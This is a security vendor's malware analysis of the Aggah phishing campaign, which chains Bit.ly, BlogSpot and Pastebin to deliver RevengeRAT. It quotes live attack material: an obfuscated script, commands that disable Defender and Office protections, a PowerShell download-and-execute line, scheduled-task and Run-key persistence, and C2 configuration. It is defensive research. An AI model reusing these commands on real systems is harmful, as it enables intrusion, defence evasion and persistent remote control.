Aggah Campaign: Bit.ly, BlogSpot, and Pastebin Used for C2 in Large Scale Campaign

unit42.paloaltonetworks.com/aggah-campaign-bit-ly-blogspot-and-pastebin-used-for-c2-in-large-scale-campaign

By Robert Falcone and Brittany Ash April 17, 2019

Executive Summary

In March 2019, Unit 42 began looking into an attack campaign that appeared to be primarily focused on organizations within a Middle Eastern country. Further analysis revealed that this activity is likely part of a much larger campaign impacting not only that region but also the United States, and throughout Europe and Asia.

Our analysis of the delivery document revealed it was built to load a malicious macro-enabled document from a remote server via Template Injection. These macros use BlogSpot posts to obtain a script that uses multiple Pastebin pastes to download additional scripts, which ultimately result in the final payload being RevengeRAT configured with a duckdns[.]org domain for C2. During our research, we found several related delivery documents that followed the same process to ultimately install RevengeRAT hosted on Pastebin, which suggests the actors used these TTPs throughout their attack campaign.

Initially, we believed this activity to be potentially associated with the Gorgon Group. Our hypothesis was based on the high level TTPs including the use of RevengeRAT. However, Unit 42 has not yet identified direct overlaps with other high-fidelity Gorgon Group indicators. Based on this, we are not able to assign this activity to the Gorgon group with an appropriate level of certainty.

In light of that, Unit 42 refers to the activity described in this blog as the Aggah Campaign based on the actor's alias "hagga", which was used to split data sent to the RevengeRAT C2 server and was the name of one of the Pastebin accounts used to host the RevengeRAT payloads.

The Delivery

Our research into the Aggah campaign began with a delivery document sent to organizations in a single Middle Eastern country via an email on March 27, 2019. This email appeared to originate from a large financial institution in the same country, although it was likely spoofed. The subject of the email was "Your account is locked." This initial delivery document was sent to organizations in one Middle Eastern country, specifically to organizations in the education, media/marketing, and government verticals. Four days later on March 31, we saw the same delivery email sent to a financial organization in a second Middle Eastern country. We later discovered that this delivery document was just one of many in a larger campaign sent to organizations in the United States, Europe and Asia targeting the same verticals as in the Middle East as well as Technology, Retail, Manufacturing, State/Local Government, Hospitality, Medical, Technology, and other Professional business. The related documents were functionally similar, so we will describe the original sample we analyzed.

The email sent on March 27 had a Word document attached with the filename "Activity.doc" (SHA256: d7c92a8aa03478155de6813c35e84727ac9d383e27ba751d833e5efba3d77946) that attempted to load a remote OLE document via Template Injection. When "Activity.doc" is opened, it displays the image in Figure 1 as a lure in an attempt to trick the user into enabling content to allow macros to run. The lure suggests that the user must open the document in the desktop versions of Microsoft Word, as macros do not function in the online version of Word in Office 365.The "Activity.doc" file does not contain a macro, but the OLE document that it loads from the remote server does contain a macro.




Figure 1. Lure image used in Activity.doc to trick user into enabling macros

Activity.doc Analysis

The delivery document uses Template Injection to load a file hosted on a remote server. Figure 2 shows the contents of the delivery document's footer that attempts to load a remote OLE document from hxxps://static.wixstatic[.]com/ugd/05e470_b104c366c1f7423293887062c7354db2.doc:

```
<?xml version="1.0" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId2" Target="https://static.wixstatic.com/ugd/05e470_b104c366c1f7423293887062c7354db2.doc"
 TargetMode="External" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"/>
    <Relationship Id="rId1" Target="media/image2.wmf" Type="http://schemas.openxmlformats.org/officeDocument/2006
/relationships/image"/>
</Relationships>
~
```

Figure 2. Footer in Activity.doc showing remote OLE location

The remote OLE file loaded in the footer of Activity.doc file is actually an RTF file (SHA256: 5f762589cdb8955308db4bba140129f172bf2dbc1e979137b6cc7949f7b19e6f) that loads an embedded Excel document with a heavily obfuscated macro that contains a significant amount of 'junk' code. The purpose of this macro is to decode and execute the following URL via the "Shell" command:

mshta hxxp://www.bitly[.]com/SmexEaldos3

The command above uses the built-in "mshta" application to download the contents of URL provided, in this case a shortened URL using the Bit.ly service. During WildFire's analysis, the shortened bit.ly URL redirected to hxxps://bjm9.blogspot[.]com/p/si.html, as seen in the "Location" field of the HTTP response in Figure 3.

```
GET /SmexEaldos3 HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET CLR 1.1.4322;
.NET4.0C; .NET4.0E; InfoPath.3)
Host: bitly.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Fri, 29 Mar 2019 11:32:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 122
Connection: keep-alive
Cache-Control: private, max-age=90
Location: https://bjm9.blogspot.com/p/si.html
Set-Cookie: _bit=j2tbwi-60cd093f49ac04aee1-00P; Domain=bitly.com; Expires=Wed, 25 Sep 2019
11:32:18 GMT

<html>
<head><title>Bitly</title></head>
<body><a href="https://bjm9.blogspot.com/p/si.html">moved here</a></body>
</html>
```

Figure 3. Bit.ly shortened link pointing to blog hosted at Blogspot

As you can see in the GET request above, the redirect points the browser ("mshta.exe" in this case) to a blog hosted on blogspot[.]com. As you can see in Figure 4, this BlogSpot article appears a bit odd but not necessarily malicious.




Figure 4. bjm9.blogspot[.]com screen capture

By analyzing the code hosted on the blog, we discovered it actually includes a JavaScript embedded within it that performs several activities. Figure 5 shows the malicious JavaScript hosted at the seemingly innocuous blog.

```
<div class='post-header'>
<div class='post-header-line-1'></div>
</div>
<div class='post-body entry-content' id='post-body-1539736355062842017' itemprop='description articleBody'>
<script
language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%56%42%53%63%72%69%70%74%22%3E%0A%53%65%74%20%58%37%57%38
%74%28%22%57%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%0A%44%69%6D%20%41%53%53%64%37%31%32%6A%69%38%61%73%64%20%3D
%50%72%6F%67%72%61%6D%46%69%6C%65%73%25%5C%57%69%6E%64%6F%77%73%20%44%65%66%65%6E%64%65%72%22%22%20%26%20%4D%70%43%6D%64%52%75%6E%2E%65%78%65%20%2D%72%65%6D
%61%6D%69%63%73%69%67%6E%61%74%75%72%65%73%20%26%20%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%77%69%6E%77%6F%72%64%2E%65%78%65%20%26%20%74%61%73%6B%6B
%65%20%26%20%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%4D%53%50%55%42%2E%65%78%65%20%26%20%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%50%4F%57%45
%20%2F%63%20%22%22%74%61%73%6B%6B%69%6C%6C%20%2F%66%20%2F%69%6D%20%4D%53%41%53%43%75%69%4C%2E%65%78%65%22%22%20%26%20%66%6F%72%66%69%6C%65%73%20%2F%63%20%22
%43%6D%64%52%75%6E%2E%65%78%65%22%22%20%26%20%65%78%69%74%22%0A%58%37%57%38%33%32%44%53%41%2E%52%75%6E%20%41%53%53%64%37%31%32%6A%69%38%61%73%64%2C%20%76%62
%6F%6E%65%20%3D%20%43%72%65%61%74%65%4F%62%6A%65%63%74%28%53%74%72%52%65%76%65%72%73%65%28%22%6C%6C%65%6E%53%2E%74%70%69%72%63%53%57%22%29%29%0A%4D%79%53%65
%72%52%65%76%65%72%73%65%28%22%73%67%6E%69%6E%72%61%57%41%42%56%5C%79%74%69%72%75%63%65%53%5C%64%72%6F%57%5C%30%2E%31%31%5C%65%63%69%66%66%4F%5C%74%66%6F%73
%22%29%2C%20%31%2C%20%53%74%72%52%65%76%65%72%73%65%28%22%44%52%4F%57%44%5F%47%45%52%22%29%0A%4D%79%53%65%78%6F%50%68%6F%6E%65%2E%52%65%67%57%72%69%74%65%20
%57%41%42%56%5C%79%74%69%72%75%63%65%53%5C%64%72%6F%57%5C%30%2E%32%31%5C%65%63%69%66%66%4F%5C%74%66%6F%73%6F%72%63%69%4D%5C%65%72%61%77%74%66%6F%53%5C%55%43
%28%22%44%52%4F%57%44%5F%47%45%52%22%29%0A%4D%79%53%65%78%6F%50%68%6F%6E%65%2E%52%65%67%57%72%69%74%65%20%53%74%72%52%65%76%65%72%73%65%28%22%73%67%6E%69%6E
%57%5C%30%2E%34%31%5C%65%63%69%66%66%4F%5C%74%66%6F%73%6F%72%63%69%4D%5C%65%72%61%77%74%66%6F%53%5C%55%43%4B%48%22%29%2C%20%31%2C%20%53%74%72%52%65%76%65%72
%65%78%6F%50%68%6F%6E%65%2E%52%65%67%57%72%69%74%65%20%53%74%72%52%65%76%65%72%73%65%28%22%73%67%6E%69%6E%72%61%57%41%42%56%5C%79%74%69%72%75%63%65%53%5C%64
%73%6F%72%63%69%4D%5C%65%72%61%77%74%66%6F%53%5C%55%43%4B%48%22%29%2C%20%31%2C%20%53%74%72%52%65%76%65%72%73%65%28%22%44%52%4F%57%44%5F%47%45%52%22%29%0A%4D
```

Figure 5. Script embedded in bjm9 Blogspot article

The malicious script carries out several activities on the compromised system. First, it attempts to hamper Microsoft Defender by removing its signature set. The script also kills the Defender process along with the processes for several Office applications. All of this is performed using the following command line:

cmd.exe /c cd “”%ProgramFiles%\Windows Defender”” & MpCmdRun.exe -removedefinitions -dynamicsignatures & taskkill /f /im winword.exe & taskkill /f /im excel.exe & taskkill /f /im MSPUB.exe & taskkill /f /im POWERPNT.EXE & forfiles /c “”taskkill /f /im MSASCuiL.exe”” & forfiles /c “”taskkill /f /im MpCmdRun.exe”” & exit

The script then attempts to disable security mechanisms within Office products, specifically by setting registry key values to enable macros and to disable ProtectedView. First, the script enables macros within Word, PowerPoint and Excel by setting the following registry keys to a value of “1”:

HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings

The script then attempts to disable the ProtectedView security mechanism within Word, PowerPoint and Excel by setting the following registry keys to a value of “1”:

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

The technique of enabling macros and disabling ProtectedView in Office, including the order in which the registry keys were modified was also described in our blog covering the Gorgon group. Also, the tactic of killing processes for Windows Defender and Microsoft Office applications was also carried out by Gorgon as well. The Gorgon group also used the bitly URL shortening service in their attacks, but while these are obvious technique overlaps, we still do not have concrete evidence that this attack campaign is associated with Gorgon.

The script hosted on Blogspot then carries out three main activities that include:

1. Downloading a payload from a Pastebin URL
2. Creating a scheduled task to periodically obtain and run a script from a Pastebin URL
3. Creating an autorun registry key to obtain and run a script from a Pastebin URL

Obtaining a payload from Pastebin

The script hosted at Blogspot obtains a portable executable payload from a Pastebin URL and executes it. The script builds the following command and attempts to run it using the WScript.Shell object:

mshta.exe vbscript:CreateObject(“”Wscript.Shell””).Run(“”powershell.exe -noexit -command [Reflection.Assembly]::Load([System.Convert]::FromBase64String((New-Object
Net.WebClient).DownloadString(\'h\'+\'t\'+\'t\'+\'p\'+\'s:\'+\'//p\'+\'a\'+\'s\'+\'t\'+\'e\'+\'b\'+\'i\'+\'n\'+\'.\'+\'c\'+\'o\'+\'m\'+\'/\'+\'r\'+\'a\'+\'w\'+\'/\'+\'2LDaeHE1\'))).EntryPoint.Invoke($N,$
(window.close)

The command above results in the downloading of a portable executable hosted on Pastebin at https://pastebin[.]com/raw/2LDaeHE1, decoding the base64 downloaded from the URL, and then executing it. Figure 6 shows the Pastebin page hosting the executable downloaded by the script.




Figure 6. 2LDaeHE1 Pastebin page

The decoded payload has the following attributes:

SHA256	b9b67c885200f90eaf9c4911b3a7f5e6707bcb51d1b892df1bde110 13a60f6b5
Compile Time	2019-03-20 19:43:08

Table 2. Decoded payload from pastebin[.]com/raw/2LDaeHE1

This payload was written in VB.NET and named “Nuclear Explosion,” which is a variant of RevengeRAT configured to use the domain “lulla.duckdns[.]org” for C2, as seen in Figure 7.

```
public Atomic()
{
    this.OW = false;
    this.C = null;
    this.Cn = false;
    this.SC = new Thread(new ThreadStart(this.MAC), 1);
    this.PT = new Thread(new ThreadStart(this.Pin));
    this.INST = new Thread(new ThreadStart(this.INS));
    this.I = 1;
    this.MS = 0;
    this.Hosts = Strings.Split("lulla.duckdns.org,", ",", -1, CompareMethod.Binary);
    this.Ports = Strings.Split("2336,", ",", -1, CompareMethod.Binary);
    this.ID = "SE9URUlTIE5PVk9T";
    this.MUTEX = "RV_MUTEX-WindowsUpdateSysten32";
    this.H = 0;
    this.P = 0;
}
```

Figure 7. RevengeRAT configuration

According to its configuration seen in Figure 8, when sending data to the C2 server, it will split the information using the string “hagga“, which is the same name as the PasteBin account hosting the payload information seen in Figure 6 and the basis of the Aggah campaign name.

```
static Atomic()
{
    Atomic.SPL = "*-]NK[-*";
    Atomic.App = Application.ExecutablePath;
    Atomic.SCG = new Atomic();
    Atomic.DI = new ComputerInfo();
    Atomic.Key = "hagga";
}
```

Figure 8. Configuration showing the string "hagga" used to split information sent to the C2 server

Creating a Scheduled Task

The script hosted at the Blogspot blog builds another command to create a scheduled task called "eScan Backup" that runs every 100 minutes. The command string generated by the script used to create this scheduled task is:

schtasks /create /sc MINUTE /mo 100 /tn eScan Backup /tr ""mshta vbscript:CreateObject(""Wscript.Shell"").Run(""mshta.exe https://pastebin[.]com/raw/tb5gHu2G"",0,true)(window.close)"" /F '

The "eScan Backup" task will use the built-in mshta application to download a script from a Pastebin URL, specifically at hxxps://pastebin[.]com/raw/tb5gHu2G that we will continue to refer to as the tb5gHu2G script. We believe the actors chose the name "eScan Backup" to appear related to the eScan antivirus products. Figure 9 shows the scheduled task in Windows' Task Scheduler program.




Figure 9. Scheduled task created to reach out to Pastebin URL and run the hosted script every 100 minutes

The scheduled task downloading and running the tb5gHu2G script is meant for persistence, as it runs the same command to hamper Windows Defender and kill Office applications. The tb5gHu2G script also attempts to run the same VBScript as the script hosted on the Blogspot blog, of which downloads and executes the payload from the "2LDaeHE1" Pastebin page shown in Figure 6. Figure 10 shows the Pastebin page hosting the tb5gHu2G script.




Figure 10. tb5gHu2G Pastebin page

Creating an Autorun Registry Key

The script hosted at the Blogspot blog creates an autorun registry key, which appears to be a second persistence mechanism to supplement the previously mentioned scheduled task. To create the autorun key, the script generates the following command that it will attempt to run:

CreateObject("Wscript.Shell").regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate", "C:\Windows\System32\mshta.exe vbscript:CreateObject(""Wscript.Shell"").Run(""mshta.exe%20http://pastebin[.]com/raw/YYZq1XR0"",0,true)(window.close)" , "REG_EXPAND_SZ"

This run key will attempt to download the contents hosted at yet another Pastebin URL of http://pastebin[.]com/raw/YYZq1XR0

and run the contents as a script using the Wscript.Shell object. Figure 11 shows the Pastebin page displaying the contents of the script.

